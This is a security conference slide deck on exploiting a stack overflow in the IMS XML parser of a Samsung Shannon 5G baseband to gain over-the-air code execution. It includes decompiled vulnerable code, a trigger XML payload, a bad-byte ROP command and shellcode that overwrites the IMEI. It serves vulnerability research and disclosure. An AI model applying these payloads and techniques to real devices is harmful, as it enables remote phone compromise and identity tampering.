Over The Air Baseband Exploit: Gaining Remote Code Execution on 5G Smartphones

KEEN security lab

Marco Grassi (@marcograss)
Xingyu Chen (@0xKira233)


Talk Agenda

- Introduction
- Background
- Research Preparation and Methodology
- Target Identification
- Audit Scope and Vulnerability Hunting
- Vulnerability
- Verifying the bug in an emulated environment
- Debugging Tips
- Exploitation and Challenges
- DEMO
- Environment Setup
- Conclusions

KEEN security lab

Introduction

- In recent years the adoption of 5G networks and devices (consumer and IoT) skyrocketed
- All of them must have a 5G modem
- It's very important to secure those modems since they process untrusted data from a radio network.



KEEN security lab

Introduction

- Previously we examined the security of 2G,3G,4G modem and we achieved remote code execution over the air
- In the meanwhile 5G has been rolled out
- We will show what changed and that it's still possible to achieve RCE over the air on the modem with 5G

Exploitation Of A Modern Smartphone Baseband

Marco Grassi, Muqing Liu, Tianyi Xie

Keen Lab of Tencent
`https://keenlab.tencent.com/en/`

Abstract. In this paper we will explore the baseband of a modern smartphone, discussing the design and the security countermeasures that are implemented. We will then move on and explain how to find memory corruption bugs and exploit them. As a case study we will explain in details our 2017 Mobile Pwn2Own entry, where we gained RCE (Remote Code Execution) with a 0-day on the baseband of a smartphone, which was among the target of the competition. We exploited successfully the phone remotely over the air without any user interaction and won 100,000$ for this competition target.

Background

- The security of 5G networks and especially modem baseband have not been thoroughly studied.
- We will cover the necessary main concepts in our talk but here are some relevant previous research, you can find the links in our whitepaper
  - Our previous work on the Huawei modem remote code execution and pwn2own
  - Amat Cama work on Samsung Shannon
  - Comsecuris research on both Samsung Shannon, Intel and MediaTek basebands
- Those previous researches, even if on an older network generation, are still extremely relevant in the context of baseband research and exploitation.

Research Preparation and Methodology

What are the requirements and the goals for this research?

- ***Target Identification***: We simply purchased all available 5G consumer phones to us at the time of this research, to find a candidate.
- ***Scope***: We need to find a suitable vulnerability in a 5G component
  - It must be triggerable remotely over the air
  - It must achieve remote code execution in the modem with good reliability
- ***Execution***: We need to research and find a way to trigger the vulnerabilities we found, without having access to any commercial 5G base station.
  - At the time of the research, there was no working 5G opensource base station project that we could use

KEEN security lab

Target Identification

- We purchased several 5G consumer devices available at the time of the research
- The minimum requirement was that they could *AT LEAST* leverage the 5G NR (5G New Radio)
- It was still the early days of 5G deployment so we ended up with 4-5 consumer smartphones.
- Their capabilities varies, so we need to make a detour and explain a difference between 5G devices

KEEN security lab

5G devices operating mode

- There are 2 main deployment of 5G for a device leveraging the 5G New Radio:
- ***Non Standalone Mode (NSA)***: This mode combines the 5G New Radio, and leverages the other component of a 4G network.
  - Cheaper deployment, yet still faster speed than 4G thanks to the new radio.
  - It can reuse the old core network
- ***Standalone Mode (SA):*** This mode fully implements and use the 5G New Radio and 5G network specification.
- We believe SA mode is the future, so we decided to focus on this.

Our research target is found

- For our research we chose a Vivo S6 5G
- SA Mode
- Exynos 980 SoC
- Samsung Shannon Baseband
- The baseband runs on its own ARM Cortex core, separated from the AP (Application Processor), with a RTOS
- AP and modem communicate with each other

Firmware

- We simply recovered the firmware from a full-OTA image for the device.
- After unpacking the firmware, the modem code it can be found in modem.bin file
- After finding the load address (https://github.com/marcograss/rbasefind) we can load it in IDA Pro and start hunting for vulnerabilities.

KEEN security lab

Audit Scope and Vulnerability Hunting

- We audited the 5G areas for some time and collected the vulnerabilities we found
- We selected the best candidate to use for this research
- We hope this vulnerability is quite descriptive of the code quality of modern modems
- We quickly noticed while auditing the lack of *stack cookies* mitigation.
  - Stack cookies are a mitigation that tries to stop the exploitation of stack based buffer overflow, by inserting a ”magic cookie” before critical information on the stack is corrupted, in order to check it before returning from the function and hopefully detect if a overflow happened.
- This would make the exploitation of a stack overflow greatly simplified. Especially considering we lack any kind of debugging in this device modem.

KEEN security lab

Audit Scope and Vulnerability Hunting

- As you can imagine the bug we choose is a “stack overflow” memory corruption bug
- The interesting part it’s that not only it’s a stack overflow, but it’s a stack overflow in a XML parser, inside the baseband.
- This XML parser is responsible for parsing IMS messages from the network to the device
- We will provide some information on IMS next.

IMS: Attack Vector Background

- IMS is the selected architecture for 4G and 5G on top of which interactive calling is built.
- We will show later why this is important
- A baseband it's a IMS Client. It will handle VoLTE and VoNR messages so it must be able to process SIP messages
- The IMS Server uses SIP messages to communicate with the modem

KEEN security lab

IMS: Attack Vector Background

Here is an example of an INVITE message

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: Alice <sip:alice@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
Call-ID: 3848276298220188511@atlanta.example.com
CSeq: 1 INVITE
Contact: <sip:alice@client.atlanta.example.com;transport=tcp>
Content-Type: application/sdp
Content-Length: 151

v=0
o=alice 2890844526 2890844526 IN IP4 client.atlanta.example.com
s=-
c=IN IP4 192.0.2.101
t=0 0
m=audio 49172 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

IMS: Attack Vector Background

- SIP is a text-based, HTTP-like protocol, including headers and content.
- The receiver (baseband) must parse those messages
- The content can be not only key value pairs, but also XML format text.
- XML is a much more complicated and bug-prone/error-prone format to parse.
- Usually a dedicated library is used, but here they implement it from scratch.
- This introduces an entirely new attack surface into the baseband.

Vulnerability

- Our OTA Remote Code Execution bug is in the IMS component of the baseband
- When parsing the XML content of a SIP message ***IMSPL_XmlGetNextTagName*** will be called
- This modem has no debugging symbols or information, so all function names, types, and function signatures, are either manually recovered from log strings, or by reverse engineering.

This function will parse an XML tag from src and copy its name to dst, e.g.

<meta name=”viewport” content=”width=device-width, initial-scale=1”> will get ***”meta”*** copied to the destination buffer.

```
int IMSPL_XmlGetNextTagName(char *src, char *dst) {
    // 1. Skip space characters
    // 2. Find the beginning mark '<'
    // 3. Skip comments and closing tag
    // omitted code
    find_tag_end((char **)v13);
    v9 = v13[0];
    if (v8 != v13[0]) {
        memcpy(dst, (int *)((char *)ptr + 1), v13[0] - v8); // copy tag name to dst
        dst[v9 - v8] = 0;
        v12 = 10601;
        // IMSPL_XmlGetNextTagName: Tag name =
        v11 = &log_struct_437f227c;
        Logs((int *)&v11, (int)dst, -1, -20071784);
        *(unsigned __int8 **)src = v13[0];
        LOBYTE(result) = 1;
        return (unsigned __int8)result;
    }
    // omitted code
}
```

- The function looks for the end of a tag by skipping special characters, e.g. ***space, '/', '>', '?'.***
- There are no security checks at all.
- The function doesn't know how big is the destination buffer.
- All callers could potentially be exploited with a buffer overflow.
- By cross referencing the function ***IMSPL_XmlGetNextTagName***, we found hundreds of calling places. Most of them are vulnerable because source buffer is fetched from OTA message, which is fully controlled by an attacker.

```
char **find_tag_end(char **result) {
    char *i;                   // r1
    unsigned int v2;           // r3
    unsigned int cur_char; // r3

    for (i = *result;; ++i) {
        cur_char = (unsigned __int8)*i;
        if (cur_char <= 0xD && ((1 << cur_char) & 0x2601) != 0) // \0 \t \n \r
            break;
        v2 = cur_char - 32;
        if (v2 <= 0x1F &&
            ((1 << v2) & (unsigned int)&unk_C0008001) != 0) // space / > ?
            break;
    }
    *result = i;


    return result;
}
```

Verifying the bug in an emulated environment

```
[log_msg] %s : Received xml is not dialoginfo
          R0: 0x50221e18  R1: 0x409f008a  R2: 0xfecdba98  R3: 0x64
[SP+8]: 0x42424242
Basic Block: addr=0x0000000040efd144, size=0x0000000000000006
Basic Block: addr=0x0000000041415318, size=0x000000000000000a
Basic Block: addr=0x0000000041415322, size=0x0000000000000010
Basic Block: addr=0x0000000041901f3c, size=0x000000000000000e
Freeing 0x264 byte chunk @ 0x0000000070000000
Basic Block: addr=0x0000000041415332, size=0x0000000000000006
Basic Block: addr=0x0000000041415356, size=0x0000000000000004
                                        size=0x000000000000000a
Basic Block: addr=0x0000000042424242  size=0x0000000000000008
[!] UC returned Error: 'Invalid instruction (UC_ERR_INSN_INVALID)'
```

- PC control works in a emulated Unicorn environment where we emulate the modem.

Debugging Tips

- Without vulnerabilities:
  - adb logcat -b radio/all
- With vulnerabilities:
  - Crash log -->


```
291446:07-27 17:08:17.291 27261 27261 D CpCrashCause: [{"time ":"11-30 0:0:9","crash cau
se":"A,0,UNDEFINED INSTRUCTION(IMSSH)","call stack":"1_20_0_72_30434241_31434241_3143424
1_33434241_34434241_35434241_36434241_37434241_43ED89C4_40F37D04_13_43ED8A68_40F37F2D_45
D16C48_0_9008C020_45D169F8_0_13_45D16B20_428C2D1C_60000013_45D168D0_428C2C84|465CE2E0_43
8EA520_2985_465CFF54_FECDBA98_465CFC20_465CE320_40F37CBB_42944_438EA834_2989_465CFC3E_69
676572_6F666E_0_0_0_0_0_0_0_0_0_0_465C0000_465C6DE0_465C87A0_FECDBA98_465BCE28_414A402B_
465CE2E0_1_465C87A0_465C85A0_465BCE28_40F749D3_FECDBA98_8_4145A7DF_438D56E4_42944_465BCE
28_0_2942_40000_465C70A0_FECDBA98_8_1_414A26BD_465BCE28_40000_8_465CE2E0_438D5A38_42942_
465C87A0_465BCE28_FECDBA98_0_3_FECDBA98_0_A2_0_40F75EEB_43844970_42944_0_465BCE28_0_40F7
303D_465BCE28_465BE020_2944_40F6C49F_4372C354_42944_465BCE28_A2_FECDBA98_465BCE20_40000_
1_2942_40F7D435_A2_447BD7F8_F508_4372D0C8_42942_6_43ED8BF8_45397A8C_43ED8C04_40000_2941_
43ED8C0B_0_4235FDAD_4351A12C_42941_429D5BC0_465BCE20_2A9BDF0_429D5BC0_441D6B34_42A9BDF0_
```


- With Code execution:
  - Mechanism called RFS. When you read files through the API, it will appear on ADB log (useful for debugging)
  - Unprotect code and write *"UDF"* instruction to inspect the functions you are interested in

KEEN security lab

Exploitation


- Pretty many callers found
- Overflow on a stack buffer
- No stack cookie
- Easy game?

Exploitation Challenges

- Triggering message in early stage
  - We are not able to complete whole VoLTE registration process
- Don’t crash baseband
- A deep function is better
  - Payload length can be restricted by a shallow function call which have small stack frames to corrupt
  - A call B ❌ A call B call C … call X ✅
- Characters blacklist
  - find_tag_end will stop when encounters special chars
  - “\x00\x09\x0a\x0d\x20\x2f\x3e\x3f”

Exploitation Challenge #0

- Triggering message in early stage
  - No XML payload delivered until NOTIFY message



KEEN security lab

Exploitation Challenge #1

- Don’t crash baseband or crash it gently
  - To prove the successful pwn with visual demonstration
  - Prevent unpredictable harm to the phone
- How?
  - Write to a write-protect address e.g. code
    - For debugging
  - Return to the original address with no side effect
    - Caller of IMSPL_XmlParser_RegInfoDecode
    - Return 0 as if no error

Exploitation Challenge #2

- A deep function is better
  - More space to fit our payload
  - We don't have much knowledge about the calling stack
  - Choose an inner tag inside the XML

```xml
<?xml version="1.0" encoding="utf-8"?>
<reginfo version="0" state="full" xmlns="urn:ietf:params:xml:ns:reginfo">
  <registration aor="sip:001010123456789@ims.mnc01.mcc001.3gppnetwork.org" id="12345" state="active">
    <contact id="100" state="active" event="registered">
      <uri>sip:xxx</uri>
      <evil_tag_AAAAAAAAAAA>tag content</haha
    </contact>
  </registration>
</reginfo>
```

```
IMSPL_XmlParser_RegInfoDecode -> IMSPL_XmlParser_RegInfoElemDecode ->
↪ IMSPL_XmlParser_RegLstDecode -> IMSPL_XmlParser_RegistrationElemDecode ->
↪ IMSPL_XmlParser_ContactLstDecode
```

Exploitation Challenge #3

- Characters blacklist
  - "\x00\x09\x0a\x0d\x20\x2f\x3e\x3f"
  - Affect both ROP and shellcode
  - Xor to bypass
  - ROP

```
ROPgadget --binary modem.img --thumb --rawArch arm --rawMode 32 \
    --offset 0x40010000 --badbytes "00|09|0a|0d|20|2f|3e|3f"
```

```
pop {r2, r7, pc}
eors r2, r7 ; pop {r7, pc}
```

  - Shellcode is easier


KEEN security lab

Visual Demonstration

- We’re able to run arbitrary shellcode now
- AP (Application Processor) and CP (Cellular Processor) are isolated from each other
- Communication through limited channels

Visual Demonstration

- International Mobile Equipment Identity (IMEI)
- This information is shared between two processors
- Fetched from NVRAM, persistent after reboot



Visual Demonstration

- NVRAM is a range of structured memory to CP
  - Load from flash at initialization
  - Synchronized after reboot
  - Accessed with index
  - We can modify if we know the index

```
int __fastcall read_nv_item(int item_id, int dest_buf)
{
  if ( dest_buf )
  {
    if ( g_reg_item_id_max > item_id )
      item_id = get_reg_item_from_buffer(
                  (int)&(&g_reg_item_infos)[5 * item_id],
                  *(_DWORD *)(reg_info_base + 4 * item_id),
                  0,
                  (int)(&g_reg_item_infos)[5 * item_id + 2],
                  dest_buf);
  }
  return item_id;
}
```

```
int *__fastcall IMSSH_GetImei(int a1)
{
  int v2; // r3
  log_info_s *v4; // [sp+0h] [bp-28h]
  int v5; // [sp+8h] [bp-20h] BYREF
  int v6; // [sp+Ch] [bp-1Ch]
  int v7; // [sp+10h] [bp-18h]

  LOBYTE(v7) = 0;
  v5 = 0;
  v6 = 0;
  if ( unk_4469AD84 == 1 )
    GetImei_2((char *)&v5);
  else
    GetImei_1((char *)&v5);
  sub_40F38A8C(&v5, a1);
  v2 = 272681;
  // [IMSSH_GetImei] IMEI
  v4 = &log_struct_4343c6cc;
  if ( unk_4469AD84 < 2u )
    v2 = ((unk_4469AD84 << 18) + 0x400
  return DumpHex((int *)&v4, a1, -1, -
}
```

Visual Demonstration

- Sample shellcode

```
eors r0, r0
movw r0, 0x39a4   ; index
movw r1, 0x4444
movt r1, 0x4646   ; string ptr
movw r3, 0x4242
movt r3, 0x4242   ; string content
str r3, [r1]
str r3, [r1, 4]
str r3, [r1, 8]   ; copy string
movw r2, 0x4444
movt r2, 0x4646   ; string ptr

movw r4, 0x5e28
movt r4, 0x4547
strb r4, [r4]     ; enable a flag, any value except 0

movw r4, 0x166d
movt r4, 0x4196
blx r4            ; call pal_RegItemWrite_File
```

腾讯安全

腾讯安全
科恩实验室

本演示效果基于Shannon基带模块研究，与机型无关

The Demo is Based on Research of Shannon Baseband,
not Relevant to a Specific Phone Model.

如屏幕上所演示的，上面是我们用来构建移动网络的SDR（软件定义无线电）设备


On the screen you can see on top the SDR radio we will use to create the mobile network.

Environment Setup

- Ettus USRP B210
- srsENB
- Open5GS
- sysmo-usim-tool & pysim
- CoIMS & CoIMS_Wiki
- **docker_open5gs**
- …


Environment Setup


- IMS Server: Kamailio
  - After initial setup, the suite works well on Qualcomm basebands
  - E.g. OnePlus 6(non-IPSec), Google Pixel 3(IPSec)
  - No luck for Samsung devices
    - REGISTER and SUBSCRIBE must be succeed



Environment Setup

- Debugging IMS in Samsung Handsets
  - Sysdump & Samsung IMS Logger
    1. View normal registration messages
    2. Capture the traffic on server
    3. Diff and analyze
    4. Modify the message and retry





Environment Setup

- IPSec issue
  - Solution: force to disable IPSec from server side

```
@@ -643,13 +644,13 @@ int ipsec_create(struct sip_msg* m, udomain_t* d)
                LM_ERR("Error updating temp security\n");
        }

-       if(add_supported_secagree_header(m) != 0) {
-               goto cleanup;
-       }
+       // if(add_supported_secagree_header(m) != 0) {
+               // goto cleanup;
+       // }

-       if(add_security_server_header(m, s) != 0) {
-               goto cleanup;
-       }
+       // if(add_security_server_header(m, s) != 0) {
+               // goto cleanup;
+       // }
```

```
2 pcscf/kamailio_pcscf/route/mt.cfg

@@ -8,7 +8,7 @@ route[MT] {
        xnotice("Contact header: $ct\n");
        set_dlg_profile("term");
#!ifdef WITH_IPSEC
-       ipsec_forward("location");
+       # ipsec_forward("location");
#!endif
        t_on_reply("MT_reply");
}
```

Conclusions

- We presented you the state of 5G baseband security for one vendor
- Although there has been an evolution in terms of network functionalities, the security is still lagging behind the AP side by quite a bit.
- Some basebands are lacking of even basic security measures
- We hope in the future to do a new talk and compromise basebands with more security features and hardening.
- Please check our whitepaper also for additional details and resources.

KEEN
security
lab